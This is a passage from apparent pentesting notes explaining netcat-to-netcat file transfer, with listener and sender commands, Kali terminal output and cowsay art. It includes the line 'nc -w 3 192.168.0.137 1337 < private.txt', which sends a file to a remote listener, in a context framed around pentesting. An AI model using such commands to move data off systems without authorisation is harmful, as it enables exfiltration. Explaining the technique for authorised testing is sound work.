[staticn0de:~/working]$ cat private.txt
 _____________________________________
< These are my pentesting golden eggs! >
 -------------------------------------
      \                    / \  //\
       \    |\___/|      /   \//  \\
            /0  0  \__  /    //  | \ \
           /     /  \/_/    //   |  \  \
           @_^_@'/   \/_   //    |   \   \
           //_^_/     \/_ //     |    \    \
        ( //) |        \///      |     \     \
      ( / /) _|_ /   )  //       |      \     _\
     ( // /) '/,_ _ _/  ( ; -.    |    _ _\.-~        .-~~~^-.
   (( / / )) ,-{        _      `-.|.-~-.           .~         `.
  (( // / ))  '/\      /                 ~-. _ .-~      .-~^-.  \
  (( /// ))      `.   {            }                   /      \  \
   (( / ))     .----~-.\        \-'                 .~         \  `. \^-.
              ///.----..>        \             _ -~             `.  ^-`  ^-_
                ///-._ _ _ _ _ _ _}^ - - - - ~                     ~-- ,.-~
                                                                    /.-~
[staticn0de:~/working]$
```

NC to NC


Netcat to Netcat is possibly the most simple form of transfer. If the transmitter (or receiver) does not need have `nc` installed, you can simply transfer over the binary and away you go. This tool can work on Windows and Linux and does not need need any special permissions (so long as you do not try and bind on a privileged port)

Usage

Setting up the receiver

The command below will receive a file on port 1337, and store is as `private.txt`. The image immediately after explains the command.


```
nc -l -p 1337 > private.txt
```



Sending Machine

The command below will send the file `private.txt` to port 1337 on the machine at `192.168.0.137`. The image immediately following the command explains it.

```
nc -w 3 192.168.0.137 1337 < private.txt
```



With those two commands completed, you may see the end result below. The `private.txt` file was successfully transferred from the sending machine, to the receiving machine.

```
~/working
[staticn0de:~/working]$ nc -l -p 1337 > private.txt
[staticn0de:~/working]$ ls
private.txt
[staticn0de:~/working]$ cat private.txt
 __________________
< This was NC to NC >
 ------------------
      \                    / \  //\
       \    |\___/|      /   \//  \\
            /0  0  \__  /    //  | \ \
           /     /  \/_/    //   |  \  \
           @_^_@'/   \/_   //    |   \   \
           //_^_/     \/_ //     |    \    \
        ( //) |        \///      |     \     \
      ( / /) _|_ /   )  //       |      \     _\
     ( // /) '/,_ _ _/  ( ; -.    |    _ _\.-~        .-~~~^-.
   (( / / )) ,-{        _      `-.|.-~-.           .~         `.
  (( // / ))  '/\      /                 ~-. _ .-~      .-~^-.  \
  (( /// ))      `.   {            }                   /      \  \
   (( / ))     .----~-.\        \-'                 .~         \  `. \^-.
              ///.----..>        \             _ -~             `.  ^-`  ^-_
                ///-._ _ _ _ _ _ _}^ - - - - ~                     ~-- ,.-~
                                                                   /.-~
[staticn0de:~/working]$
```

```
kali@kali: ~/working
kali@kali:~/working$ nc -w 3 192.168.0.137 1337 < private.txt
kali@kali:~/working$
```

Assessment